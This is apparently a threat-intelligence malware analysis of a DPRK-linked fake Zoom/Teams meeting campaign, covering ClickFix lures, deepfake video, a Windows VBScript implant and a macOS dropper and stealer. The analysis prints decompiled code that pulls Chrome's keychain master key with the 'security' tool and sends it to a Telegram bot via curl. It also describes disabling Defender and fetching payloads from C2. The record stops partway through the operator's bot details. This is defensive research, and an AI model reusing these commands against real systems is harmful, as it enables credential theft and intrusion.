


Figure 10 – The operators panel, with multiple features

At this point, when the “admin” joins the fake meeting, the video the victim sees isn’t the operators live webcam. It’s a pre-edited video the operator plays into the WebRTC transport as if it were live. The headshots used are AI generated by ChatGPT and composited over real body motions captured from prior meetings. So, each successful attack feeds source material into the composites used against the next target. This combined with the Telegram account takeover method, means that the fake meeting shows a plausibly familiar looking face, moving with the body language of someone who was actually captured on camera.

Below you can see an illustrated example of what the victim would see on their screen.




Figure 11 – Operator joins the fake call, and the simulated deepfake video plays




Figure 12 – PowerShell payload copied to clipboard

The two kits: Zoom and Teams

We managed to capture two distinct variants, a Zoom lure and a Teams lure, and comparing them shows quite the evolution:

Zoom variant – 26 JavaScript files

- Plain JavaScript
- Single `App.js` with inline meeting logic
- `SdkUpdateModal.js` for ClickFix
- `ChatModal.js` for handling C2 commands
- Simpler wallet probe (fewer chains)
- URL display swap for google.com/teams/zoom domains in chat

Teams variant – 44 TypeScript/TSX files

- Full TypeScript rewrite
- Service layer pattern
- MediaPipe background blur/virtual background support
- Full emoji reaction system
- Full device settings panels
- Mobile/tablet blocking
- Post-meeting redirect page
- Advanced wallet probe (EIP-6963 discovery + expanded non-EVM)
- LauncherPage mimicking the Teams “Continue on this browser” flow

The Teams variant is well written. It includes a UX polish, emoji reactions, background effects and even device settings. Both variants share the same `executeLinkFromDownURL` crypto module, confirming they are both from the same threat group.

The Windows kill chain

We recovered the full Windows attack chain across two different deployed variants, confirmed via VT sandbox data and source code analysis.

Stage 0 – PowerShell loader

The base64 decoded payload from the copied ClickFix payload is a small PowerShell script less than 600 bytes, we obtained two variants:

	Variant A (zoom.05ukweb.uk)	Variant B (weekly-up.online)
SHA256	7a0b96f1...5309d8d	180f7977...49953a412f
VT Score	11/65	16/60
Delivery	POST /ft?topic=s with body “200”	GET /2 (no body)
Filename	oklnkae.vbs	NltOci4.vbs
Self-delete?	No	Yes

Both do the same core things:

- Download a VBScript dropper from the C2 and save to Temp
- Execute the VBScript twice via wscript.exe with different numeric arguments (1 and 2)
- Disable Windows Defender via PowerShell exclusion addition
- Force-restart Defender so the exclusion applies immediately

The dual execution is intentional, both numeric arguments feed into different functions, which generate different UUIDs and handle different beacon tasks. VT sandbox data confirms one instance beacons to `?topic=s` (system info) and another to `?topic=v957` (main C2 loop)

There is no obfuscation, the stage 0 payload relies on the ClickFix social engineering plus the Defender exclusion running before the stage 1 VBS lands on disk.

Stage 1 – VBScript C2 implant

Two variants recovered, this is the main implant:

	Variant A (callsdk.online)	Variant B (weekly-up.online)
SHA256	8889f1b6...a87775	a86659df...0c05f2
Size	~16KB	~13KB
VT score	21/62 – Trojan.NukeSped	27/62 – Trojan.SLoad
VT Filename	kim_jong_un_is_a_fat_ugly_pig.vbs	sleestak_payload_1.vbs
Telegram detection	Yes	No – function absent

The VT classification for the primary dropper as **Trojan.NukeSped** is significant as NukeSped is a known Lazarus group backdoor family. Further raising our attribution confidence to DPRK actors.

The difference between the two variants is primarily the Telegram Web detection functionality, which is absent in Variant B. This function checks `IndexedDB` for:

- `telegram.org\_0.indexeddb.leveldb`
- `telegram.org\_0.indexeddb.leveldb`
- `telegram.org\_0.indexeddb.leveldb`

It checks for these across Chrome, Edge, Brave and Firefox profile directories. If successfully found, it appends “telegram” to the beacon data. There are two reasons why this most likely exists. First, a lot of Crypto/DeFi communities are on Telegram, so it is no surprise that the operator would want to be aware of a victim with an active Telegram account.

Secondly, and more interestingly, the delivery model we have documented above uses hijacked Telegram accounts of trusted contacts to message victims directly. Every marked victim with an active Telegram account is a candidate for their session cookie to be stolen and reused as a new delivery account.

Apart from that, the beacon architecture itself is identical in both:

Function name	Functionality
getUName()	WMI Win32_ComputerSystem > DOMAIN\Username
getInfo()	OS, CPU, timezone, network adapters (full WMI sweep)
getProc()	Process list (excludes svchost, PID 0, PID 4)
gettexts()	Browser extension IDs across 10 browser variants
HasTelegramWebUsage()	Variant A only – Telegram Web usage check
POST /info?t=<Timer()*100>	Beacon with tab-separated recon
handlePostResponse()	Command handler

The browser extension enumeration walks extension directories for Chrome, Chrome Beta, Chrome Dev, Chromium, Edge, Brave, Opera, Opera GX, Vivaldi, and Firefox. It reports raw extension IDs, which the C2 can match against known Cryptocurrency Wallet extension IDs like MetaMask to identify potentially high-value targets.

C2 Commands:

Command	Mechanism
In-Memory execution	`Execute contentVal` – Fileless execution via wscript.exe

Disk drop	<code>`curl -o %TEMP%\<filename> <C2>/3?payload=<name>` -> `cmd /c start` or `shell.Run with param substitution`</code>
Kill	<code>` kill` in response body -> WScript.Quit</code>
Status report	POST /status with JSON <code>`{"uuid":"<id>","status":"Downloaded Executed"}`</code>

Stage 2 – Post exploitation payloads

The in-memory and disk-drop payloads are delivered dynamically via C2 tasking. These are where the actual credential theft, wallet theft, and keylogging live. One VT sandbox capture shows a response from `/3?payload=` starting with `MZ` (Windows PE header), confirming Windows executables are served to victims. We have unfortunately not yet recovered these payloads,

The macOS kill chain

Two shell script variants were recovered, both completely undetected by VirusTotal.
Stage 0 – shell script

	Template version	Deployed version
SHA256	26bdad91...ebed28	163e4a72...084683
Size	~4KB	~4KB
VT score	0/60+	0/62
C2	From `\$1` argument	`https://weekly-up.online`
App type	From `\$2` argument	`teams`




Figure 13 – macOS kill chain

The self-deletion happens first, by the time anything downloads, the original script is gone. The fake Teams installer app keeps the victim occupied via osascript while the real payload executes in the background.

The dual execution pattern matches the Windows kill chain, which also executes twice with arguments `1` and `2`, the macOS payload gets the same type of thing.

Regarding the “fake Teams installer”, there are multiple other lures that the operator can choose depending on the scenario, for example:

app_type	Decoy app	Endpoint
zoom	ZoomApp.app	/2?topic=zoom
teams	TeamsApp.app	/2?topic=teams
system	SystemApp.app	/2?topic=system
google	Not implemented	Falls through
none	Skip decoy	Fetch .bin directly

The “google” type exists, but it is not implemented in this build. The source code also references `googie.us-gmeet.com` in URL display transforms.

We were able to recover these macOS payloads through OSINT investigation, and documented our findings, the first binary we found was the fake “Zoom SDK” installer, we found this based off the shell scripts we analysed and found a “ZoomSDK” string inside of. We then searched VirusTotal for `name:ZoomSDK.bin` and found `b149e207a3aad68605785710c58e8439aef61f48776c136d5a0ec6682d7dd2c0`, a 2.08MB Mach-O ARM x64 executable named “winapp.bin” (VT classification is “ZoomSDK.bin”).




Figure 14 – ZoomSDK.bin/winapp.bin on VirusTotal

Pivoting on this report, we found four variants:

First seen	Size	SHA256 (prefix)	Notes
April 22	2.18MB	b149e207...	Pure dropper, no stealer
May 29	2.24MB	0517ca46...	Dropper + stealer merged, zero obfuscation
June 28	4.32MB	203bd560...	Merged, LLVM obfuscated
July 15	4.22MB	eb78f46f...	Merged, LLVM obfuscated, new Telegram bot

Matches - 5/~5 Files ⓘ		Detections	First seen	Last seen	Submitters	
☐	eb78f46fd7cf28aacfbfb4db1fdbaae8022e7874db6af588fe1c56b964c7c6833 ☐ ⓘ 🌐 📍 winapp-555549440237730848503704a35387268da236cb macho self-delete 64bits arm self-signed	27 / 60	2026-06-15 08:16:17	2026-06-15 08:16:17	1	 4.02 MB
☐	203bd56fbb75c9176fcbc77be6ff0792c9f55cb0ea3a255766130fadaa0c05de ☐ ⓘ 🌐 📍 winapp-55554944b8198b3f1bd2322d851c9f284474cb87 macho 64bits self-signed arm self-delete	21 / 63	2026-05-28 15:09:12	2026-05-28 15:09:12	1	 4.12 MB
☐	0517ca4649e33faefa3a6bfcd2707a8376a981be4b42b9d19146ebb93e7f8a35 ☐ ⓘ 🌐 📍 winapp macho self-delete 64bits signed arm	28 / 63	2026-05-26 08:55:52	2026-05-26 20:51:33	2	 2.13 MB
☐	26bdad9189f6b28a90165c09ceed4386eff2fb352bea7fb78ebb164f28ebd28 ☐ ⓘ 🌐 📍 No meaningful names shell detect-debug-environment self-delete	0 / 62	2026-05-19 08:43:13	2026-05-19 08:43:13	1	 4.77 KB
☐	b149e207a3aad68605785710c58e8439aef61f48776c136d5a0ec6682d7dd2c0 ☐ ⓘ 🌐 📍 winapp.bin macho self-signed arm 64bits	29 / 63	2026-04-22 18:25:49	2026-04-22 18:25:49	1	 2.08 MB

Figure 15 – The four variants discovered

It should be noted that the report that isn't squared in red is the self-deleting dropper script, the four reports that are squared in red are the interesting binaries we analysed.

The size doubles between May and June, this is when the stealer code got added alongside the fake installer code. The May 29th variant is the most interesting, as it includes the full stealer and fake installer, with no obfuscation.

Stage 1 – winapp.bin (the dropper)

The dropper is a ARM64 Mach-O, 2.18 MB. Pure C++, imports only `libc++` and `libSystem`. 214 functions, 70 strings. Uses `/usr/bin/curl` for everything. It takes two arguments when it is executed, a server URL and an app type, there are five app types: zoom, teams, google, system, and none. The "google" type prints "not yet implemented" – planned but not shipped yet.

The Stage 2 stealer payload is downloaded and executed in the background while the fake Teams/Zoom installer (selected from the server URL and app type arguments) keeps the user busy as mentioned previously while the malware installs.


```

262     tolower);
263     v10 = std::operator!=(abi:nqe210106)<char,std::char_traits<char>,std::allocator<char>>(&v225, "zoom");
264     if ( (v10 & 1) != 0 )
265     {
266         && (std::operator!=(abi:nqe210106)<char,std::char_traits<char>,std::allocator<char>>(&v225, "google") & 1) != 0
267         && (std::operator!=(abi:nqe210106)<char,std::char_traits<char>,std::allocator<char>>(&v225, "teams") & 1) != 0
268         && (std::operator!=(abi:nqe210106)<char,std::char_traits<char>,std::allocator<char>>(&v225, "system") & 1) != 0
269         && (std::operator!=(abi:nqe210106)<char,std::char_traits<char>,std::allocator<char>>(&v225, "none") & 1) != 0 )
270     {
271         std::operator<<[abi:nqe210106]<std::char_traits<char>>(&std::cerr,
272         "Invalid app_type. Must be one of: zoom, google, teams, system, none\n");
273         v231 = 1;
274         v220 = 1;
275     LABEL_118:
276         std::string::~string(&v225);
277         std::string::~string(&_str);
278         std::string::~string(&v227);
279         return v231;
280     }
281     getTmpDir((__int64 *)&v219);
282     if ( (std::operator==(abi:nqe210106)<char,std::char_traits<char>,std::allocator<char>>(&v225, "none") & 1) != 0 )
283     {
284         std::operator<<[abi:nqe210106]<std::char_traits<char>>(&std::cout,
285         "app_type none: skipping decoy app download and launch; fetching .bin only.\n");
286         normalizeServerUrl(&v218, &v227);
287         if ( *((_BYTE *)std::string::back[abi:nqe210106]()) == 47 )
288             v11 = "";
289         else
290             v11 = "/";
291         std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v216, &v218, v11);
292         std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v217, &v216, "2");
293         std::string::~string(&v216);
294         getRandomStr((__int64 *)&v213, 6);
295         std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v214, &v219, &v213);
296         std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v215, &v214, ".bin");
297         std::string::~string(&v214);
298         std::string::~string(&v213);
299         while ( 1 )
300         {
301             std::string::basic_string[abi:nqe210106]<0>(&v207, "/usr/bin/curl -s -S -L -A \"macintosh\" -o \"");
302             std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v200, &v207, &v215);
303             002012A0 _main:277 (1002012A0)

```

List of app type options

If "none" selected, just download .bin stealer

Utilises curl for downloading

Figure 17 – The _main function dropper mechanism

Following that, and provided the macOS version is greater than 26.4, the malware calls the stealer function:

restrictiveMacOSDecoyAlternate(), which subsequently calls the 'security' CLI tool, which then interfaces with Apple Keychains and the Security framework.

```

if ( (std::operator==(abi:nqe210106)<char,std::char_traits<char>,std::allocator<char>>(&v222, "zoom") & 1) != 0 )
{
    std::string::basic_string[abi:nqe210106]<0>(&v200, "ZoomApp");
    // Run stealer - restrictiveMacOSDecoyAlternate()
    v77 = restrictiveMacOSDecoyAlternate((__int64)&v200, (__int64)&v224, (__int64)&v216);
    std::string::~string(&v200);
}

```

Figure 18 – The stealer function – restrictiveMacOSDecoyAlternate()

```

92     std::string::~string(&v40);
93     // Grab master key
94     std::string::basic_string[abi:nqe210106]<0>(&v34, "security find-generic-password -wa \"Chrome\"");
95     captureCommandOutput(&v35, &v34);
96     std::string::~string(&v34);
97     if ( (std::string::empty[abi:nqe210106](&v35) & 1) != 0 )
98         std::string::operator=[abi:nqe210106](&v35, "empty");
99     std::string::basic_string[abi:nqe210106]<0>(&v30, "Username: ");
100     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v31, &v30, &v43);
101     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v32, &v31, "\nMaster key: ");
102     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v33, &v32, &v35);
103     std::string::~string(&v32);
104     std::string::~string(&v31);
105     std::string::~string(&v30);
106     // Exfiltrate to Telegram
107     if ( (sendTelegramMessage(&v33, v44) & 1) == 0 )
108         std::operator<<[abi:nqe210106]<std::char_traits<char>>(&std::cerr, "Telegram sendMessage failed\n");
109     normalizeServerUrl(&v29, v45);
110     if ( *((_BYTE *)std::string::back[abi:nqe210106](&v29) == 47 )

```

Figure 19 – Master key stealing, via the `security` CLI tool built into macOS

This command grabs any keychain password with the name “Chrome” and uses the `-w` argument to output only the password without surrounding metadata. It then encodes the password with Base64 and uses a Telegram bot for exfiltration. The stealer only steals the master key itself and not the databases.

Therefore, the most likely workflow is that the stealer grabs the key and a potential third stage grabs the databases, as the stealer does have functionality to download and execute a third stage.

The Telegram exfiltration function is `sendTelegramMessage()`, and the bot token and chat ID that are used are hardcoded within the binary.

```

44 if ( !v17 )
45 {
46     std::string::basic_string[abi:nqe210106]<0>(&v14, "https://api.telegram.org/bot");
47     // Get Telegram bot token/chat ID
48     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v15, &v14, kTelegramBotToken[0]);
49     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v16, &v15, "/sendMessage");
50     std::string::~string(&v15);
51     std::string::~string(&v14);
52     std::operator+<char>(&v8, "/usr/bin/curl -s -S -f -X POST \"", &v16);
53     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v9,
54     &v8,
55     "\ " --data-urlencode \"chat_id=");
56     std::string::basic_string[abi:nqe210106]<0>(&v7, kTelegramChatId);
57     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v10, &v9, &v7);
58     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v11,
59     &v10,
60     "\ " --data-urlencode \"text@");
61     std::operator+[abi:nqe210106]<char,std::char_traits<char>,std::allocator<char>>(&v12, &v11, &v20);

```

Figure 20 – sendTelegramMessage() function, utilising curl for sending the stolen data

Clicking on the `kTelegramBotToken` we are redirected to a data region where the bot token and chat ID can be seen in plaintext.




Figure 21 – Telegram bot token and chat ID observed in plaintext

Afterwards, the malware also downloads and executes a third stage from the `'/2'` endpoint. However, we were unable to recover these specific payloads.

Finding the operator

The hardcoded bot token was still live, by querying the Telegram API we can get some initial information.

```

Chat Information:
- ok: True
- id: -1003951972810
- title: Aurora
- type: channel
- invite_link: https://t.me/+OSsoS [REDACTED]
- can_send_gift: True
- has_visible_history: True
- can_send_paid_media: True
- accepted_gift_types: {'unlimited_gifts': True, 'limited_gifts': True, 'unique_gifts': True, 'premium_subscription': True, 'gifts_from_channels': True}
- available_reactions: {}
- max_reaction_count: 11
- accent_color_id: 2

Chat Administrators:
- ok: True
- result: [{'user': {'id': 8787236459, 'is_bot': True, 'first_name': 'olise_bot', 'username': 'olisel212_bot'}, 'status': 'administrator', 'can_be_edited': False, 'can_manage_chats': True, 'can_change_info': True, 'can_post_messages': True, 'can_edit_messages': True, 'can_delete_messages': True, 'can_invite_users': True, 'can_restrict_members': True, 'can_promote_members': True, 'can_manage_video_chats': True, 'can_post_stories': True, 'can_edit_stories': True, 'can_delete_stories': True, 'can_manage_direct_messages': True, 'is_anonymous': False, 'can_manage_voice_chats': True}, {'user': {'id': 8790890680, 'is_bot': False, 'first_name': 'John', 